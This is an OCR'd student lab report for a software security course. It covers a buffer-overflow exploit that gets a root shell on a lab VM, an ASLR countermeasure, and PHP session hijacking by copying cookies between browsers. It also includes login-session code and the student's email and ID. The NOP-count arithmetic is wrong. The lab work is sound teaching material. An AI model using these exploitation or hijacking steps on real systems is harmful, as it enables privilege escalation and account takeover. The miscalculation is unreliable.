
i. a. Size of payload is 46

b. The Number NOP instruction = buffer number where segmentation fault – size of the payload

- Number of NOP instruction = 292-46
  = 546


c. The size is set up such that when the program returns to the new address, it hits the shellcode as "[NOP][NOP][NOP]*shellcode[Address]" and starts with the NOP instruction.

ii. Bof-attack-gadhaven.pl payload file



Task 4
Launch the attack


i. Attack demonstration



```
[illegible]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804843c in main (argc=0x0, argv=[illegible]) at myecho.c:5
5       in myecho.c
gdb-peda$ quit
[09/26/22]seed@VM:~/.../lab3-bufferoverflow$ myecho $(perl bof-attack-gadhaven1.pl)
[illegible]
                                        /bin/sh
# whoami
root
#
```

ii. When the program returns to the new address, the size is configured so that the shellcode is encountered as "[NOP][NOP][NOP]*shellcode[Address]" and the NOP instruction is then executed.


iii.




```
[09/26/22]seed@VM:~/.../lab3-bufferoverflow$ myecho $(perl bof-attack-gadhaven1.pl)
[illegible]
                                        /bin/sh
# whoami
root
#
```

Task 5
A Buffer Overflow Attack Countermeasure

i. Buffer Overflow Attack Countermeasure result



```
[illegible]
```



```
[09/26/22]seed@VM:~/.../lab3-bufferoverflow$ myecho $(perl bof-attack-gadhaven1.pl)
Attacked-by-gadhaven1 [illegible]
[illegible]
                              /bin/sh
# whoami
root
# exit
[09/26/22]seed@VM:~/.../lab3-bufferoverflow$ su root
Password:
root@VM:/home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow# sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow# [illegible]
No command [illegible] found, did you mean:
 Command [illegible] from package [illegible] (universe)
[illegible]: command not found
root@VM:/home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow# exit
exit
[09/26/22]seed@VM:~/.../lab3-bufferoverflow$ myecho $(perl bof-attack-gadhaven1.pl)
Attacked-by-gadhaven1 [illegible]
[illegible]
                              /bin/sh
Segmentation fault
[09/26/22]seed@VM:~/.../lab3-bufferoverflow$
```

ii. Every time a program is launched, the kernel now creates a random address to prevent attacks, so as to stop the randomization process which launches an attack which makes possible for buffer overflow attack.

CPS 474/574 : Software/Language-based Security


Lab 4
Web Application Programming with PHP, Session and MySQL Database

Name:- Niharika S Gadhave **Email:- gadhaven1@udayton.edu**
Instructor:- Dr. Phu Phung **Students ID:- 1017113060**

Homework

Bitbucket link:- https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/commits/

Output:-



172.16.39.92/lab4-hw/helloworld.php?name=niharika

Hello world in PHP from Niharika

```
200  GET  hello...  1... document html  279 B  32 B  → 1 ms

Request URL: http://172.16.39.92/lab4-hw/helloworld.php?name=niharika
Request method: GET
Remote address: 172.16.39.92:80
Status code: 200 OK
Version: HTTP/1.1
Response headers (247 B)
  Connection: Keep-Alive
  Content-Length: 32
  Content-Type: text/html; charset=UTF-8
  Date: Thu, 13 Oct 2022 00:39:07 GMT
  Keep-Alive: timeout=5, max=100
  Server: Apache/2.4.18 (Ubuntu)
  X-Powered-By: PHP/7.0.18-0ubuntu0.16.04.1
Request headers (432 B)
  Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.5
```

- **My understanding of HTTP GET and POST request**


- Http GET is basically used for data retrieval with the option to enter inputs via URL
- Http POST is basically used to send a request with information in the HTTP Headers

LAB 4

Bitbucket link:- https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/

Task 0
Simple session test with php

a:- Deploying and testing the sessiontest.php




```
You have visited this page 3 times
```

```
You have visited this page 1 time
```

When I opened the sessiontest.php file on 2 different browsers (Firefox and Chromium) it was observed that whenever the page was refreshed it increased the number of visits on each browser but it wasn't the same on both. It was also notice that the through the website was same but the cookies were different of both browser.

b:- Observing the session hijacking


First-time


You have visited this page 1 time

```
200  GET  sessi...  1... document html  454 B  33 B  → 1 ms

Request URL: http://172.16.39.92/sessiontest.php
Request method: GET
Remote address: 172.16.39.92:80
Status code: ● 200 OK
Version: HTTP/1.1
Response headers (421 B)
  Cache-Control: no-store, no-cache, must-revalidate
  Connection: Keep-Alive
  Content-Length: 33
  Content-Type: text/html; charset=UTF-8
  Date: Tue, 11 Oct 2022 01:28:21 GMT
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Keep-Alive: timeout=5, max=100
  Pragma: no-cache
  Server: Apache/2.4.18 (Ubuntu)
  Set-Cookie: PHPSESSID=d69a8961e4ed7289728867238ebf658e; path=/
  X-Powered-By: PHP/7.0.18-0ubuntu0.16.04.1
Request headers (359 B)
  Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.5
  Cache-Control: max-age=0
```

We might be able to see cookie information in the HTTP Response Header as it is produced by the server in response to our request, which is then preserved by the browser, when you visit localhost/sessiontest.php after deleting the cookie for that website in Firefox.


Second Time


You have visited this page 2 times

```
200  GET  sessi...  1... document html  391 B  34 B  → 1 ms

Request URL: http://172.16.39.92/sessiontest.php
Request method: GET
Remote address: 172.16.39.92:80
Status code: ● 200 OK
Version: HTTP/1.1
  Content-Type: text/html; charset=UTF-8
  Date: Tue, 11 Oct 2022 01:28:52 GMT
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Keep-Alive: timeout=5, max=100
  Pragma: no-cache
  Server: Apache/2.4.18 (Ubuntu)
  X-Powered-By: PHP/7.0.18-0ubuntu0.16.04.1
Request headers (411 B)
  Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.5
  Cache-Control: max-age=0
  Connection: keep-alive
  Cookie: PHPSESSID=d69a8961e4ed7289728867238ebf658e
  Host: 172.16.39.92
  Upgrade-Insecure-Requests: 1
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101
```

After refreshing the page, it is clear that the cookie data is in the HTTP Request Header and not the HTTP Response Header. This is due to the fact that when we first visit a website, both the server and both browsers already save the cookie. After the page has been refreshed, our browser sends a request to the server for the site and the server responds after identifying the cookie and comparing it with its data.

c:- Hijacked the session



You have visited this page 5 times

You have visited this page 6 times

When we refreshed the page, the number of visits indicated was 6. I then copied the cookie saved in the Firefox browser and replaced it with the cookie stored in the Chromium browser. This is due to the fact that when we visit a website again after changing the cookie in Chromium and it asks the cookie issued to Firefox with a visit value of 5, the server verifies the cookie and responds.

- If the session id is stole by attacker and no session protection mechanism then
    - Access was acquired to the restricted database.
    - Access to your account was gained.
    - Limit the accounts to which you have access.

Task 1
Mock-up login page with session in index.php

a:- Code:-

```
$_SESSION["logged"] = TRUE; //task 1a
$_SESSION["username"] = $username;
$welcome = "Welcome "; //not previously logged-in
}
```

In the mockcheckup function if the credentials are right it will return true and session logged will set as true otherwise it will redirect to else loop where the pop up will come that it is invalid username/password.


b:- Code:-

```
else
{//no username/password is provided
//check if the session has NOT been logged in, redirect to the login page
if(!isset($_SESSION["logged"] ) or $_SESSION["logged"] != TRUE ) { // task 1b
redirect_login('You have not logged in. Please login first!');
}
```

If the username and password is not provided or else if before login with valid credentials we try to get on index page there will be pop up window saying that you have not logged in please login first

